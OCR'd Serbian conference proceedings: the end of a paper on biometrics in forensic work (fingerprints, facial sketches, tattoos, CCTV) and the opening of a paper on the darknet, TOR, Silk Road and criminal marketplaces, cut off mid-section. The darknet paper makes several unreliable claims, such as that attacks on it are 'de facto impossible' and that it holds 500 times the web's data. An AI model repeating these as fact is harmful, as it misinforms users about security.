aplikacijama proces poređenja još uvek polu-automatski.

Prethodna diskusija ukazuje na to da poreklo biometrijskog prepoznavanja ima korene u pravnom sistemu i domenu forenzičke nauke, gde je prepoznavanje bilo usmereno na izvršitelje kriminalnih radnji. Međutim, biometrija se u savremenom društvu sve više koristi u sistemima za upravljanje identitetom, gde je glavni cilj da se omogući pojedincima pristup određenim resursima, npr. mobilnim telefonima, ili ostvarivanje nekih privilegija, kao što je ulazak u neku zemlju. Primeri biometrijske autentifikacije su prikazani na Slici 2.

Slika 2: Primeri za biometrijske aplikacije

Posle uvodnog razmatranja, u ovom radu razmotrene su veze koje postoje između biometrije i forenzike. Zatim su navedene i analizirane mogućnosti primene biometrijskih metoda u forenzičkoj naučnoj disciplini. Opisani su postupci analize otisaka prstiju, slike tetovaže na ljudskim telima, kao i analiza snimaka dobijenih video nadzorom. Na kraju rada su data zaključna razmatranja.


2. SLIČNOSTI I RAZLIKE IZMEĐU BIOMETRIJE I FORENZIKE

Forenzička nauka obuhvata naučne principe pri analizi dokaza neke kriminalne radnje kako bi se rekonstruisali i opisali događaji koji su tome prethodili, poštujući pri tome pravne procedure. Postoje brojni izvori dokaza koji se koriste u forenzičkim istraživanjima, uključujući otiske prstiju, tragove guma, obuće, ili rukopis. [8] Govor i lice se takođe koriste kao dokazni materijal. Jedan od glavnih zadataka forenzičkog istraživanja je povezivanje dokaza, kao što je otisak prstiju, sa izvorom dokaza tj. određenim pojedincem.

Razmotrimo otisak prsta, pokazan na Slici 3, koji je nađen na mestu neke kriminalne radnje. U kontekstu forenzičkog istraživanja, ukoliko je otkriveno da se taj otisak odnosi na kriminalnu aktivnost, sledeće pitanje koje se može postaviti je: koji je izvor tog dokaza, tj. ko ili šta je generisalo taj otisak? U tradicionalnoj forenzičkoj evaluaciji postojala su tri moguća odgovora zasnovana na razmatranju dokaza:

- individualizacija – ne postoji nijedna druga osoba koja bi mogla biti izvor otiska;
- nije moguće pouzdano zaključiti da li može ili ne može da se otisak pridruži nekoj poznatoj osobi;
- ekskluzivnost – otisak definitivno ne može da se pridruži nekoj poznatoj osobi.

Savremeni forenzički postupci, međutim, fokusiraju se na jačini dokaza pod uslovima da ili otisak koji se istražuje potiče od osobe koja je osumnjičena u slučaju, ili da potiče od neke druge osobe. [9]



Slika 3: Otisak prsta sa leve strane je dokaz uzet sa mesta neke kriminalne radnje; otisak sa desne strane potiče od poznatog izvora.

Imajući sve to u vidu, može se zaključiti da forenzika i biometrija zahtevaju povezivanje sa biološkim podacima određene osobe. Međutim, postoje i brojne razlike između ove dve naučne discipline.

Forenzika igra ulogu nakon što se desio neki događaj i uobičajeno se koristi kako bi se rekonstruisali kriminalni događaji koji su se desili u prošlosti putem hipotetičko-deduktivnog pristupa. Biometrijsko prepoznavanje se, sa druge strane, koristi tipično pre nego što se neki događaj desio, npr. provera biometrijskih osobina prilikom ulaza u neku zemlju.

U forenzičkoj istrazi nije moguće odrediti unapred tip dokaza koji će biti korišćen prilikom istraživanja osumnjičenih. Kriminalna radnja treba da bude pažljivo istražena kako bi se prikupili dokazi koji bi se koristili u svrhu prepoznavanja. Ta činjenica predstavlja kontrast u odnosu na biometrijske sisteme, gde su biološke karakteristike koje se koriste za prepoznavanje neke osobe poznate unapred.

Forenzika prevashodno uključuje ručno prikupljanje i proučavanje dokaza u poređenju sa biometrijskim prepoznavanjem, koje je po definiciji potpuno automatizovano. U stvari, sistemi za kvalitativnu procenu se veoma koriste u forenzičkom kontekstu kako bi se uspostavila sličnost između dokaza i određenog izvora.

Odlučivanje o prepoznavanju kod biometrijskih sistema treba da se donese u realnom vremenu, i zbog toga je računarska efikasnost važan faktor u biometrijskim primenama. U forenzici, međutim, ne zahteva se prepoznavanje u realnom vremenu.

Slučaj pogrešnog nepoklapanja u forenzici se smatra neželjenim, jer može da rezultira u isključivanju osumnjičenog za kriminal od dalje obrade. U slučaju biometrije, zavisno od primene, posledice pogrešnog poklapanja ili nepoklapanja mogu da budu različite. Na primer, kod video nadzora pogrešno nepoklapanje mora da bude minimizirano zbog povećanog rizika od pogrešnog poklapanja. Međutim, kod sistema za biometrijski pristup nekim osetljivim podacima, pogrešno poklapanje mora da se minimizira, čak i ako bi imalo za posledicu povećan broj pogrešnih nepoklapanja.

Za razliku od forenzike, biometrijski sistemi mogu da zahtevaju dodatne uzorke biometrijskih osobina, ili dodatne osobine od neke osobe kako bi se ispravno donela odluka o poklapanju ili nepoklapanju.

Kvalitet podataka o dokazima dobijenih u slučaju forenzike je uobičajeno niži nego u slučaju biometrije. Tragovi dokaza koji se koriste u forenzičkoj istrazi treba da se izdvoje od kriminalne scene gde, za razliku od biometrije, neka osoba ne ostavlja smišljeno svoje biološke dokaze. To je, ujedno, i jedan od razloga zašto potpuno automatski sistem ne može uvek da se uspostavi u forenzičkim slučajevima.

Izlaz procesa forenzičke istrage obično treba da bude obrazložen na sudu. Prema tome, verbalno objašnjenje je od vitalnog značaja kod forenzike. Na primer, kada se objašnjava stepen sličnosti nekog otiska prsta, sudski veštak mora verbalno da opravda kako je koristio kvalitativnu i kvantitativnu metriku. Izlaz biometrijskog prepoznavanja, sa druge strane, je numerički rezultat koji se koristi od strane automatskog sistema. Sistem se izjašnjava o poklapanju, tako da nije neophodno verbalno rezonovanje u automatskim sistemima za upravljanje identitetom.

U prethodnim godinama istraživanja biometrijske i forenzičke zajednice su tekla nezavisno jedna od drugih. Međutim, od skoro je došlo do povećanog interesovanja

za automatske pristupe koji su razvijeni u biometriji kako bi se rešili problemi uočeni od strane forenzičara. [10]

3. BIOMETRIJA U FORENZIČKIM PRIMENAMA

Prepoznavanje lica na osnovu skice

Postoji nekoliko primera kada se biometrija može uspešno primenjivati u forenzičkim istraživanjima. Jedan takav primer se odnosi na skice lica u okviru pravnog sistema, kako bi se pomoglo u identifikaciji osumnjičenih za kriminalno delo, gde nije moguće doći do slike lica tog osumnjičenog, npr. kada nema kamera za video nadzor. Kada se napravi kompozicija lica osumnjičenog, odgovarajući autoriteti proslede skice nadležnima u okviru pravnog sistema, kao i medijima, sa nadom da će neko da prepozna tu osobu i obezbedi valjane informacije koje bi dovele do hapšenja. Primeri kompozicija nekih lica su prikazani na Slici 4. Kompozicije lica su posebno značajne kada su opisi svedoka jedina forma dostupnih dokaza. [11] Nažalost, ovaj postupak nije efikasan i ne upotrebljava sve raspoložive resurse, pogotove ne baze podataka u okviru policijskih službi. Uspešne tehnike za automatsko poklapanje kompozicija lica bi ubrzale nalaženje osumnjičenih za kriminalno delo.

Slika 4: Primeri kompozicija lica od strane forenzičkih umetnika korišćenih u slučajevima kada su osumnjičeni uhvaćeni na osnovu dojava

Kompozicije (skice) lica koje se koriste u pravnim postupcima mogu da se podele u tri kategorije:

- rukom crtane skice lica – kompozicije lica nacrtane od strane forenzičkih umetnika, na osnovu opisa od strane svedoka, koriste se dugo u kriminalnim istragama;
- softverski generisane kompozicije – kompozicije lica formirane od strane softvera koji omogućava operateru da odabere razne komponente lica, kao što su oči ili nos, iz odgovarajućeg menija. Softverski generisane kompozicije su postale popularne kao alternativa rukom crtanim skicama; [12]
- kompozicije iz video nadzora – skice lica nacrtane od strane forenzičkih umetnika na osnovu snimaka iz video nadzora koji su lošeg kvaliteta. Koriste se u slučajevima kada komercijalni sistemi za prepoznavanje lica ne daju rezultate, zbog lošeg osvetljenja ili položaja lica.

Nezavisno od toga koji metod se koristi, kvalitet kompozicije uglavnom zavisi od pouzdanosti opisa od strane svedoka, kao i veštine umetnika ili operatera. Može se reći da bi poboljšanje prepoznavanja forenzičke skice značajno poboljšalo javnu bezbednost. Pod široki kišobran biometrijskog prepoznavanja bi mogla da se podvede identifikacija osumnjičenih koristeći forenzičke skice. Skica može da se konvertuje u digitalnu sliku i zatim da se obavi automatsko poklapanje sa drugim slikama lica iz baze podataka, na primer sa fotografijama iz vozačkih dozvola. Automatski postupak, omogućen razvojem računarske vizije i algoritama za mašinsko učenje, može da pruži značajne resurse autoritetima odgovornim za pouzdano i brzo hapšenje opasnih kriminalaca.

Tetovaža

Drugi primer za primenu biometrije u forenzičkoj praksi jeste ispitivanje tetovaža na telu. Tetovaže naslikane na ljudskom telu mogu uspešno da se upotrebljavaju pri asistenciji za identifikaciju u forenzičkim primenama, što je ilustrovano na Slici 5. Tetovaže mogu da sadrže i skrivena značenja koja se odnose na kriminalnu predistoriju osumnjičenog, kao što je pripadanje određenoj bandi, prethodni događaji iz života, godine provedene u zatvoru, i drugo.

Slika 5: Slike tetovaže na telima osumnjičenih

Postoji, takođe, i povećana učestalost tetovaže u populaciji u celini. Pigmenti tetovaže utiskuju se u kožu na takvu dubinu, da čak i ozbiljne opekotine na koži ne mogu da unište tetovažu. Iz ovog razloga, recimo, tetovaže su korišćene pri identifikaciji žrtava terorističkih napada 11.09.2001. u SAD, kao i žrtava cunamija u Aziji, 2004. godine. Slike tetovaže mogu da se koriste, ako je to moguće, kako za identifikaciju žrtava, tako i osumnjičenih.

Pravne agencije obično rutinski fotografišu razne oblike tetovaže i arhiviraju ih u katalozima, u svrhu identifikacije žrtava i osumnjičenih. Postoji standard koji definiše osam glavnih kategorija tetovaže, kao što su: ljudi, životinje, biljke, zastave, objekti, apstraktni oblici, simboli, i drugo. Pretraživanje slika tetovaže obuhvata poređenje standardnih kategorija tetovaže sa onima iz baza podataka. Međutim, u praksi se pokazalo da standardne kategorije ne mogu da obuhvate semantičke informacije, ili značenje simbola, u slikama tetovaže. Tetovaže često sadrže višestruke simbole i ne mogu da se klasifikuju na odgovarajući način. Slike tetovaže koje pripadaju istoj kategoriji često pokazuju velika odstupanja u sadržaju i pojavi. Postojeće kategorije nisu adekvatne za

opis novih dizajna tetovaže. Osim toga, proces pridruživanja slike tetovaže nekoj kategoriji je subjektivne prirode.

Navedeni nedostaci su doveli do razvoja tehnika obrade slike kako bi se poboljšale performanse prepoznavanja slika tetovaže. Pri tome se kao izazov javlja predstavljanje vizuelnog sadržaja tetovaže u smislu raznih oblika, kao što je tekstura. Ti oblici mogu da se koriste za predstavljanje i poređenje slika tetovaže, bez korišćenja standardnih kategorija tetovaže. Automatski sistemi za poklapanje tetovaže su predstavljeni u biometrijskoj literaturi. [13] Primer takvog sistema koji demonstrira kako biometrija može da se uveze u forenzičke primene tj. u istragu nakon događaja, je pokazan na Slici 6.

Slika 6: Izlaz iz sistema za automatsko pretraživanje slika tetovaže [13]


Davanje značaja brzom rešavanju kriminalnih dela, potreba za automatskim postupcima u okviru forenzičke istrage, kao i korišćenje biometrijskih algoritama u pravnom sistemu, bi dovelo do koristi za društvo. Može se reći da zaključci zasnovani na forenzičkim dokazima još uvek nisu dovoljno naučno validni. Naime, smatra se da su sa izuzetkom DNK analize, tvrđenja u okviru forenzike izvedena manje rigorozno nego što se to od njih očekuje. U mnogim slučajevima se smatra da iskustvo forenzičkog veštaka može da posluži kao zamena za naučno strogo zasnovani dokaz. Postoji tendencija ka tome da se u okviru forenzičke zajednice često ponavljane tvrdnje uzimaju kao naučno validne, u nedostatku podataka koji bi potkrepili te tvrdnje. Prema tome, postoji mogućnost za istraživače na polju biometrije da pomognu forenzičkim stručnjacima i statističarima u prikupljanju velikih forenzičkih baza podataka, npr. otisaka prstiju, kao i da analiziraju pouzdanost i validnost forenzičkih procedura primenom automatskih metoda.

Video nadzor

Postoje i neke primene gde je veoma teško prevazići ograničenja vezana za to kako biometrijske osobine mogu da se preuzimaju. Klasični primer za takve primene jeste okruženje video nadzora, gde se koriste snimci sa kamera koje nadziru javne lokacije. Pokazalo se da je stalni video nadzor uspešno sredstvo protiv kriminala, tako da se kamere za nadzor postavljaju širom sveta, naročito u urbanim područjima. Na primer, procenjuje se da trenutno samo na području Londona ima instalirano više od milion kamera, dok na području Velike Britanije ima oko 4,9 kamera za video nadzor. [14] Skoro sve postojeće kamere su pasivne po prirodi, što znači da samo snimaju video zapise sa posmatrane lokacije. Arhivirani video materijal se analizira od strane ljudi jedino ako se dogodi neki kriminal i o tome se izveste odgovarajuće službe. Obrada video signala i prepoznavanje u realnom vremenu se retko kada obavlja kako bi se predvideo ili detektovao neki incident, ili kako bi se obavila identifikacija. Osnovni zadatak automatskog video nadzora u realnom vremenu je kako da se detektuje „osoba od interesa“ u video zapisu, i zatim kako da se identifikuje pomoću sistema za prepoznavanje lica. [9] Sličan problem je re-identifikacija osobe, gde je zadatak praćenje iste osobe kada prolazi kroz mrežu kamera za nadzor. Prepoznavanje lica u video nadzoru je veoma izazovan problem, imajući u vidu sledeća dva razloga:

- relativno loš kvalitet slika lica snimljenih pomoću kamera za video nadzor – faktori koji utiču na degradaciju kvaliteta uključuju lošu prostornu rezoluciju kamere, veliku udaljenost između subjekta i kamere, brzinu kojom se kreće subjekat, promene osvetljenja na posmatranoj lokaciji, kao i zaklanjanje od strane drugih objekata i ljudi u sceni;
- pošto se ne očekuje od subjekta da bude kooperativan, može biti prikrivanja lica, recimo pomoću kape ili naočara za sunce. U nekim slučajevima, može doći do namernog sakrivanja lica od kamere, kako bi se izbegla detekcija.

Uprkos ograničenjima, značajan napredak je postignut u postupcima prepoznavanja lica. Klonc i Džejn [15] su prikazali scenario korišćenja prepoznavanja lica za identifikaciju osumnjičenih u bombaškom napadu na maraton u Bostonu 2013, što je dato na Slici 7. Tri slike od oba osumnjičena brata su upoređena sa slikama iz baze podataka koja je sadržala oko milion različitih slika. Tih šest slika je pridodato bazi podataka, uključujući i slike lica osumnjičenih dobijenih iz društvenih mreža. Slike osumnjičenih izdvojenih iz kamera za nadzor su korišćene kao probne slike pri pretraživanju. Uočeno je da se jedna od slika mlađeg osumnjičenog brata ispravno poklapa sa fotografijom sa završetka srednje škole, koja je uključena u galeriju slika. [15] Međutim, zbog lošije rezolucije i smetnji u vidu kape i sunčanih naočara, stariji osumnjičeni brat nije mogao uspešno da bude identifikovan. To pokazuje da se zahtevaju značajna poboljšanja pouzdanosti u prepoznavanju lica, pre nego što se sistemi za prepoznavanje lica primene u većoj meri u forenzičkim aplikacijama koje bi uključile podatke iz video nadzora.



Slika 7: Slike lica i video zapisi dva osumnjičena brata za bombaški napad na maratonu u Bostonu [15]

4. ZAKLJUČNA RAZMATRANJA

Automatsko prepoznavanje ljudi na dnevnoj osnovi danas čini integralni aspekt našeg društva. Brojne aplikacije, počev od pristupa smart telefonima, preko prelazaka

međunarodnih granica, zavisi od korišćenja mehanizama autentifikacije kako bi se pouzdano identifikovala neka osoba. Tradicionalno, lične karte i pasoši se koriste za potvrdu identiteta. Međutim, dobro poznati nedostaci pristupa koji se zasnivaju na tome šta nosimo sa sobom, ili onome šta znamo, doveli su do korišćenja bioloških karakteristika u automatskom i pouzdanom prepoznavanju.

Uprkos tome što je forenzika jedna od najranijih oblasti biometrijskog prepoznavanja, biometrijski sistemi su pokazali puni potencijal u rešavanju problema sa kojima se suočavaju eksperti na polju forenzike. Biometrijsko prepoznavanje može da se koristi u forenzici na dva načina:

- kao alat za pomoć pri forenzičkoj istrazi;
- za podršku dokazima koji treba da budu predstavljeni na sudu.

Ne treba posebno naglašavati da ova dva slučaja imaju različite zahteve. U prvom slučaju, ključni su brzina i pouzdanost biometrijskog sistema pod izazovnim uslovima. Međutim, niski nivoi grešaka od strane sistema se tolerišu u u ovom scenariju, jer istražitelji mogu da koriste druge informacije tipa pol ili starost, kako bi se eliminisale neke greške.

U drugom slučaju, osnovni zahtev je naučno predstavljanje biometrijskog dokaza sudu, sa jakom statističkom bazom. To, sa jedne strane, uključuje dobijanje pouzdane procene jedinstvenosti biološke karakteristike, a to je problem koji tek treba da bude rešen u kontekstu bioloških tragova. Drugi sličan problem je stalnost pouzdanog biometrijskog prepoznavanja.

LITERATURA

[1] A. K. Jain, A. Ross, K. Nandakumar: „*Introduction to biometrics: a textbook*“, Springer Publishers, 2011.

[2] M. Trauring: „On the automatic comparison of finger ridge patterns“, *Nature*, Vol. 197, pp 938-940, 1963.

[3] S. Pruzansky: „Pattern-matching procedure for automatic talker recognition“, *Journal of the Acoustic Society of America*, Vol. 35, pp 354-358, 1963.

[4] W. W. Bledsoe: „*Man-machine facial recognition*“, Technical report PRI 22, Panoramic Research, Inc, 1966.

[5] A. J. Mauceri: „*Feasibility study of personal identification by signature verification*“, Technical report SID 65-24, North American Aviation, 1965.

[6] R. H. Ernst: „*Hand ID system*“, United States patent number US 3576537

[7] J. G. Daugman: „The importance of being random: statistical principles of iris recognition“, *Pattern Recognition*, Vol. 36, No. 2, pp 279-291, 2003.

[8] F. Taroni, C. Champod, P. Margot: „Foreunners of Bayesianism in early forensic science“, *Jurimetrics*, pp 183-200, 1998.

[9] D. Meuwly, R. Veldhuis: „Forensic biometrics: from two communities to one discipline“, *Proceedings of the International conference of the biometrics special interest group* BIOSIG 2012.

[10] A. Samčović: „Multimedijalna forenzika – deset godina ravoja“, *XXXI Simpozijum o novim tehnologijama u poštanskom i telekomunikacionom saobraćaju PosTel 2013*, Beograd, str. 407-416, 3-4. decembar 2013.

[11] A. K. Jain, B. Klare, U. Park: „Face matching and retrieval in forensic applications“, *IEEE Multimedia*, Vol. 19, No. 1, pp 20-28, 2012.

[12] D. McQuiston-Surrett, L. Topp, R. Malpass: „Use of facial composite systems in US law enforcement agencies“, *Psychology, Crime and Law*, Vol. 12, No. 5, pp 505-517, 2006.

[13] J-E. Lee, W. Tong, R. Jin, A. K. Jain: „Image retreival in forensics: tattoo image database application“, *IEEE Multimedia*, Vol. 19, No. 1, pp 40-49, 2012.

[14] D. Barrett: „One surveillance camera for every 11 people in Britain“, *The Telegraph*, July 2013.

[15] J. C. Klontz, A. K. Jain: „A case study of automated face recognition: The Boston Marathon bombing suspects“, *IEEE Computer*, November 2013.

Konferencija o bezbednosti informacija BISEC 2015
Univerzitet Metropolitan

DARKNET – TAMNA STRANA INTERNETA

DARKNET – THE DARK SIDE OF THE INTERNET

MARKO STIJAKOVIĆ
Rohde&Schwarz Austria, Beč, marko.stijakovic@rohde-schwarz.com

Rezime: *Anonimno i neprepoznato surfovanje, preuzimanje elektronskih podataka, E-mailova – sve to je u tzv. „Darknet-u“ moguće. Malo ko zna u koju opasnu igru se upušta, kada zaroni u tamnu stranu interneta.*

Ključne reči: *Darknet, DeepNet, skriveni servisi, TOR, Onion-Routing, Bitkoin, Informaciona bezbednost.*

Abstract: *Anonymous and unrecognized surfing, file and e-mail downloading, it's all in the so-called „Darknet“ possible. Hardly anyone knows on which dangerous game he gets involved when diving into the dark side of the Internet.*

Keywords: *Darknet, DeepNet, Hidden services, TOR, Onion-Routing, Bitcoin, Information security.*

1. UVOD

Već duže vreme u medijama dominiraju vesti o raznim načinima hakovanja, prisluškivanja i drugim aferama vezano za sakupljanje i zloupotrebe elektronskih podataka širom sveta. Afera Eduard Snovden, je otvorila novo poglavlje u tom pogledu i obelodanila ključni program NSA[1]-a pod nazivom „PRIZMA[2]“ - čiji je glavni cilj sakupljanje i analiza elektronskih podataka širom sveta.

Sličan program koristi i GCHQ[3] pod nazivom „TEMPORA[4]“ – za ovaj program su hakovane transatlanske podvodne komunikacione mreže koje povezuju Veliku Britaniju sa Evropom. Po nezvaničnim podacima TEMPOR-om se nadzire više od 600 miliona telefonskih razgovora dnevno, kao i podaci iz društvenih mreža (Facebook/Twitter itd.) i e-mail saobraćaj. Sakupljeni podaci se memorišu 30 dana, dubinski analiziraju i naknadno delemično brišu.

Pošto sve više zemalja pokušava da kopira ili uvede slične programe digitalnog nadzora, mnogi korisnici interneta pokušavaju da izbegnu totalni „digitalni nadzor“ i nalaze put ka Darknet-u.

2. PRIVATNA MREŽA DARKNET

Darknet, „hidden services“ ili „deepweb“ je kolektivni naziv za razne anonimne mreže. U tehničkom pogledu je Darknet „Peer-to-Peer-Overlay-Network“ u kojem se korisnici manuelno povezuju. Koncept Darkneta je u suprotnosti klasičnih Peer-to-Peer mreža, koje se barem u pogledu na „Cliente“ automatski i samovoljno povezuju. U rezultatu se može utvrditi, da Darknet nudi viši stepen bezbednosti. Eventualni napad na mrežu je defakto nemoguć, zato što se napadač mreže ne može automatizovanim putem povezati ili u najviše slučaja ni ne zna da mreža postoji. Novi korisnici moraju biti pozvani ili integrisani u Darknet-mrežu od strane drugih korisnika ili administratora pojedinih servera.

Razlika između Darknet-a i normalnog interneta je da u Darknetu ne postoje tzv. mašine za pronalaženje podataka ili centralni serveri. Darknet je stvoren spajanjem brojnih kućnih računara sa ciljem razmene podataka putem šifrovanog internet sabraćaja. Svaki umreženi računar može da preuzime, rasporedi i da distribuira podatke.

Darknet je virtuelni raj za sve one koji se oslanjaju na anonimnost dok surfuju Internetom. Tu se nalaze kriminalci, dileri droge, trgovci oružija i pedofili, isto kao ubeđeni disidenti koji zagovaraju anonimnost ili se plaše za svoje živote.

Specifičnost Darkneta

- **Google / Yahoo itd.**

Stranice u Darknetu se ne mogu naći putem klasičnih pretraživača interneta kao Google/Yahoo itd. U Darknetu se koriste tzv. „zbirnice linkova“ kao npr. „newzbin search“ ili „HiddenWiki“ na kojima se može naći zbirnica linkova, sortirana po temama podzemne mreže. Klikom na jedan od linkova se može dospeti na jedan od privatnih računara Darknet mreže na kojem se nalaze traženi podaci – svi postavljeni podaci se mogu legalno preuzeti.

- **Stranice i sadržaji nisu permanentno dostupni**

Stranice i saržaji pojedinih zbirnih linkova nisu permanentno dostupni. U slučaju da korisnik Darkneta isključi svoj računar, isključuje ujedno i sajt i postavljenu ponudu. Takvi slučajevi se od strane korisnika skoro ne

[1] NSA - National Security Agency (USA).
[2] PRIZMA = NSA Top Secret Program za nadzor i analizu elektronskog saobraćaja i digitalnih podataka.
[3] GCHQ – General Communikation Headquater (GB).
[4] TEMPORA = GCHQ Top Secret Program za nadzor transatlanskog elektronskog i komunikacionog saobraćaja.

primećuju, zato što se po stručnjacima u Darknet-u nalazi 500 puta više podataka nago u klasičnom internetu.


- **Sporiji saobraćaj podataka**

Prvi cilj Darkneta je anonimnost korisnika, zato se paketi podataka nikada ne šalju direktno sa jedne na drugu korisničku stranu - nego šifrovano putem raznih računara. Ta metoda otežava praćenje i smanjuje performanse mreže – zato je saobraćaj podataka sporiji nego u klasičnom internetu.

3. STRUKTURA I PRISTUP DARKNETU

Ne samo struktura, već i dostupnost razlikuje Darknet od klasičnog interneta.

Za ulaz u Darknet je neophodno instalirati specijalizovan softverski paket pod nazivom „TOR-Brauzer“, koji se uvezuje preko uobičajenog „Firefox“ pretraživača. TOR-Brauzer se koristi za šifrovanje toka podataka i za uspostavljanje veze sa podzemnom mrežom u kojoj korisnik ostaje anoniman. Korisnik može tako anonimno pristupiti svim stranicama klasičnog interneta ili potonuti na anonimizirane stranice Darkneta.




Slika 1: TOR Brauzer

Putem tzv. „TOR-Brauzera“ se pristupa Darknetu. U kontrolnom panelu pod nazivom „Vidalia“ se podešava i vizualizuje proces pristupa:

Slika 2: VIDAL Kontrol Panel

TOR mreža

TOR je mreža koja služi za anonimiziranje pristupnih podataka, koristi se za uspostavljanje TCP-veza koje koristi većina Web-Brauzera, Instant Messengera, IRC, SSH, E-Mail ili P2P veza. TOR štiti svoje korisnike od analize tzv. „saobraćajnih podataka“ i bazira se na „Onion-Routing“ tehnologiji.



Slika 3: TOR Mreža


Funkcionalnost TOR mreže

Kao prvo se instalira tzv. „TOR Brauzer Bundle“ na sopstvenom računaru, potom se startuje TOR Brauzer. Taj softver automatski uspostavi šifrovanu vezu sa „TOR mrežom. Pošto su svi računari u mreži šifrovani na isti način, nije moguće utvrditi koji korisnik pristupa kojim sadržajima/podacima. Podaci upita nisu usmereni specifičnim redosledom, nego se usmeravaju preko više računara, to je ujedno i razlog zašto pristup pojedinim stranicama traje duže nego u klasičnom Internetu.

4. TAMNA STRANA DARKNET-A

U Darknet-u se pored kineskih disidenata mogu naći kriminalaci iz čitavog sveta. Svi oni koriste ovu „podzemnu mrežu“ kao bez zakonski okvir u kome mogu neometano delovati.

Najveći portal za prodaju opojne droge je bio „SILK ROAD“ koji je posle izvesnog vremena nestao sa Darknet mreže. Naknadno se pojavio „Silk Road 2.0“ koji je igrom slučaja otkriven od strane američkog FBI i zatvoren 2013 godine.



Slika 4: Silk Road 2.0 Portal

Više od 100 FBI agenata su radili na otkrivanju operatora Silk Road platforme. Naručivali su drogu preko portala i


analizirali je u Labaratoriji FBI-a. Droge su bile čiste i visokog kvaliteta a slate su sa raznih mesta iz Amerike, Kanade i više od 20 Evropskih zemalja (NL, UK, E, F). Prema tužilaštvu je sajt u julu 2012. godine posedovao skoro milion korisnika, trećina od tih korisnika živi u Sjedinjenim Američkim Državama.

Slika 5: Zatvaranje Silk Road Portala

U međuvremenu je postavljena slična ponuda pod nazivom „Silk Road 3.0“.

Na drugim portalima se mogu naći razne ponude, jedna od njih nudi oružje. U konkretnom slučaju (Slika 5) se radi o ponudi automatskog oružja poznatog kao Kalašnikov AK47. Nemački BKA (Bundeskriminalamt) je godinama radio na raskrinkavanju metode i tokova prodaje u Nemačkoj. Inspektori BKA su naručivali oružje (plaćali ga kao većina usluga na Darknetu) digitalnom valutom „BitCoin“ i otkrili kako se AK47 legalnim tokovima prodaje širom sveta.

Ponuđivač ovog oružja je rastvorio automat u delove i slao ga na razne adrese, deo po deo. Do otkrića BKA ta metoda se primenjivala stotine puta u Nemačkoj, a to nisu primetile ni službe logistike niti nemačka Carinska služba.




Slika 7: Prodaja oružija, AK47

Stotine Portala na Darknet-mrežama nude razne usluge, od prodaje opojnih droga, oružja i svega što se na legalan način ne može kupiti.

Najneukusniji je portal pedofila u kojem opisuju kako se dečija obdaništa špijuniraju i kako se deca najlakše mogu kidnapovati. Ozbiljniji portali su tipa “Naruči ubicu”, na kojem korisnici mogu da naruče profesionalnog ubicu koji će “po narudžbi” nekoga ubiti ili raniti… ili po narudžbi nekome slomiti ruku ili nogu.

